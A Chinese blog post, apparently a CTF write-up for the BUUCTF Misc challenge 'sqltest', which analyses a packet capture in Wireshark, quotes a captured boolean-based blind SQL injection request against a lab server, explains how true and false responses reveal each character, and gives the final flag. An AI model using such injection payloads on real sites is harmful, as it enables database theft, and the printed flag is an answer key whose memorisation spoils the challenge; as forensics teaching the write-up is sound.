BUUCTF-Misc-sqltest(happyctf)

原创

大千SS 于 2019-06-14 19:39:44 发布 3444 收藏 1


分类专栏： BUUCTF 隐写、杂项 文章标签： BUUCTF wireshark

本文链接：https://blog.csdn.net/zz_Caleb/article/details/92000687

BUUCTF 同时被 2 个专栏收录

3 篇文章 1 订阅

订阅专栏



隐写、杂项

24 篇文章 1 订阅

订阅专栏

一个数据包，wireshark打开查看内容。

从很多的tcp流上都能看到bool注入的语句，可能是一个完整注入过程的数据包

Wireshark · 追踪 TCP 流 (tcp.stream eq 783) · sqltest.pcapng

```
GET /index.php?act=news&id=1%20and%20ascii(substr(((select%20concat_ws(char(94),%20flag)
%20%20from%20db_flag.tb_flag%20%20limit%200,1)),%2018,%201))>100 HTTP/1.1
Host: 172.16.80.11
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:33.0) Gecko/20100101 Firefox/33.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

HTTP/1.1 200 OK
Date: Mon, 22 Dec 2014 16:17:42 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 848
Connection: close
Content-Type: text/html; charset=UTF-8
```


可以看到相应内容有以下两种

```
HTTP/1.1 200 OK
Date: Mon, 22 Dec 2014 16:17:42 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 848
Connection: close
Content-Type: text/html; charset=UTF-8
```


```
<!DOCTYPE html>
<html>
<head>
   <title>My First Website</title>
   <link href="css/bootstrap.min.css" rel="stylesheet">
   <script src="js/jquery.min.js"></script>
   <script src="js/bootstrap.min.js"></script>
</head>
<body>

<nav class="navbar navbar-default" role="navigation">
   <div class="navbar-header">
      <a class="navbar-brand" href="#">WebSite</a>
   </div>
   <div>
      <ul class="nav navbar-nav">
         <li class="active"><a href="index.php">Index</a></li>
         <li><a href="index.php?act=news&id=1">News</a></li>
         <li><a href="index.php?act=about&file=test.txt">About</a></li>
         <li><a href="index.php?act=ver&msg=1.0">Version</a></li>
         </li>
      </ul>
   </div>
</nav>
<div class="span7 text center">
<h1>This's Title!</h1><br><p class='lead'>Content is very short!</p></div>
</body>
</html>
```




```
HTTP/1.1 200 OK
Date: Mon, 22 Dec 2014 16:17:42 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 780
Connection: close
Content-Type: text/html; charset=UTF-8



<!DOCTYPE html>
<html>
<head>
   <title>My First Website</title>
   <link href="css/bootstrap.min.css" rel="stylesheet">
   <script src="js/jquery.min.js"></script>
   <script src="js/bootstrap.min.js"></script>
</head>
<body>

<nav class="navbar navbar-default" role="navigation">
   <div class="navbar-header">
      <a class="navbar-brand" href="#">WebSite</a>
   </div>
   <div>
      <ul class="nav navbar-nav">
         <li class="active"><a href="index.php">Index</a></li>
```


```
        <li><a href="index.php?act=news&id=1">News</a></li>
        <li><a href="index.php?act=about&file=test.txt">About</a></li>
        <li><a href="index.php?act=ver&msg=1.0">Version</a></li>
        </li>
      </ul>
    </div>
</nav>
<div class="span7 text-center">
</div>
</body>
</html>
```


第一种应该是bool注入条件为true 的响应，直接导出http对象：



可以看到所有的注入语句，最下面就是最终从数据库中注入查询字段内容的部分：





我们可以从中推断出正确的ascii值，在对一个字符进行bool判断时，被重复判断的ASCII值就是正确的字符，最后提取到：
102 108 97 103 123 52 55 101 100 98 56 51 48 48 101 100 53 102 57 98 50 56 102 99 53 52 98 48 100 48 57 101 99 100 101 102 55 125

转为字符串得flag
flag{47edb8300ed5f9b28fc54b0d09ecdef7}